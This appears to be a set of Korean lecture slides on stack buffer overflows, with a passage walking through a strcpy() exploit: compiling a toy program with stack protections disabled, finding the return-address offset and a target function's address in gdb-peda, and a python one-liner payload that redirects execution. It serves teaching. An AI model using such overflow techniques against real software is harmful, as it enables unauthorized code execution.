
- strcpy() 취약점을 이용한 공격 main에서 RET 할 때 badFunc으로 이동

vuln3

- Scenario (2/3)
 - 취약점
 - main에서 strcpy() 함수 호출
 - 공격 시나리오
 - argv[1] 값을 적당히 전달하여 main에서 RET를 수행할 때 badFunc로 이동하도록 함

vuln3

- Scenario (3/3)



목 차

- Introduction
- vuln1 (vulnerable buffer)
 - Scenario
 - Practice
 - Result
- vuln2 (function pointer)
 - Scenario
 - Practice
 - Result
- vuln3 (strcpy)
 - Scenario
 - Practice

vuln3

- Practice (/)
- Compile Option
 - -fno-stack-protector : Canary 끄기
 - -no-pie : PIE 끄기
 - -z norelro : relro 끄기

```
jln-book@JIN-BOOK:~/CodeCure$ gcc -fno-stack-protector -no-pie -z norelro -o vuln3 vuln3.c
```

- strcpy() 취약점은 warning 발생하지 않음

vuln3

- Practice (/)

- buffer의 시작 주소부터 RET까지의 거리 알아내기

- pdisas main

- buffer 시작

0x10 +

SFP(0x8)

= 0x18

```
gdb-peda$ pdisas main
Dump of assembler code for function main:
0x000000000400547 <+0>:      push    rbp
0x000000000400548 <+1>:      mov     rbp, rsp
0x00000000040054b <+4>:      sub     rsp, 0x20
0x00000000040054f <+8>:      mov     DWORD PTR [rbp-0x14], edi
0x000000000400552 <+11>:     mov     QWORD PTR [rbp-0x20], rsi
0x000000000400556 <+15>:     mov     rax, QWORD PTR [rbp-0x20]
0x00000000040055a <+19>:     add     rax, 0x8
0x00000000040055e <+23>:     mov     rdx, QWORD PTR [rax]
0x000000000400561 <+26>:     lea     rax, [rbp-0x10]
0x000000000400565 <+30>:     mov     rsi, rdx
0x000000000400568 <+33>:     mov     rdi, rax
0x00000000040056b <+36>:     call   0x400430 <strcpy@plt>
0x000000000400570 <+41>:     lea     rax, [rbp-0x10]
0x000000000400574 <+45>:     mov     rsi, rax
0x000000000400577 <+48>:     lea     rdi, [rip+0xb6]          # 0x400634
0x00000000040057e <+55>:     mov     eax, 0x0
0x000000000400583 <+60>:     call   0x400450 <printf@plt>
0x000000000400588 <+65>:     mov     eax, 0x0
0x00000000040058d <+70>:     leave
0x00000000040058e <+71>:     ret
End of assembler dump.
```

vuln3

- Practice (/)
- badFunc의 주소 알아내기
 - info function (0x40058f)

```
gdb-peda$ info function
All defined functions:

Non-debugging symbols:
0x000000000400400  _init
0x000000000400430  strcpy@plt
0x000000000400440  puts@plt
0x000000000400450  printf@plt
0x000000000400460  _start
0x000000000400490  _dl_relocate_static_pie
0x0000000004004a0  deregister_tm_clones
0x0000000004004d0  register_tm_clones
0x000000000400510  __do_global_dtors_aux
0x000000000400540  frame_dummy
0x000000000400547  main
0x00000000040058f  badFunc
0x0000000004005b0  __libc_csu_init
0x000000000400620  __libc_csu_fini
0x000000000400624  _fini
```

vuln3

- Practice (/)
- python 이용하여 공격
 - `./vuln3 $(python -c "print 'A' * 0x18 + '\x8f\x05\x40'")`

감사합니다!